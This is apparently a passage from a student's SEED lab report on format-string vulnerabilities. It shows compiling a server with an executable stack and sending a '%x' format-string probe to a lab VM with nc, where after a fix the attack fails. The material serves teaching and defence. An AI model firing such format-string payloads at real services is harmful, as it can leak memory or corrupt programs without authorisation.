


The screenshot shows a Windows Virtual Machine (VM) running Oracle VM VirtualBox. The desktop environment includes a taskbar with various application icons and a search bar. The main window is a terminal titled 'Terminal'. The terminal shows the command `gcc -z execstack server.c -o server` being executed, which successfully compiles the server program into an executable named `server`.

```
[03/24/21]seed@PES2201800618_AmruhaBS_VM1:~/Lab5$ gcc -z execstack server.c -o server
[03/24/21]seed@PES2201800618_AmruhaBS_VM1:~/Lab5$
```

On performing the same attack as performed before of replacing a memory location or reading a memory location, we see that the attack is not successful

and the input is considered entirely as a string and not a format specifier anymore.



```
VM 1 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[03/24/21]seed@PES2201800618_AmruthaBS_VM1:~/Lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
hello .%x.%x.%x.%x.%x.%x.%x
The value of the 'target' variable (after): 0x11223344

[03/24/21]seed@PES2201800618_AmruthaBS_VM1:~$ echo hello .%x.%x.%x.%x.%x.%x.%x |
nc -u 10.0.2.12 9090
```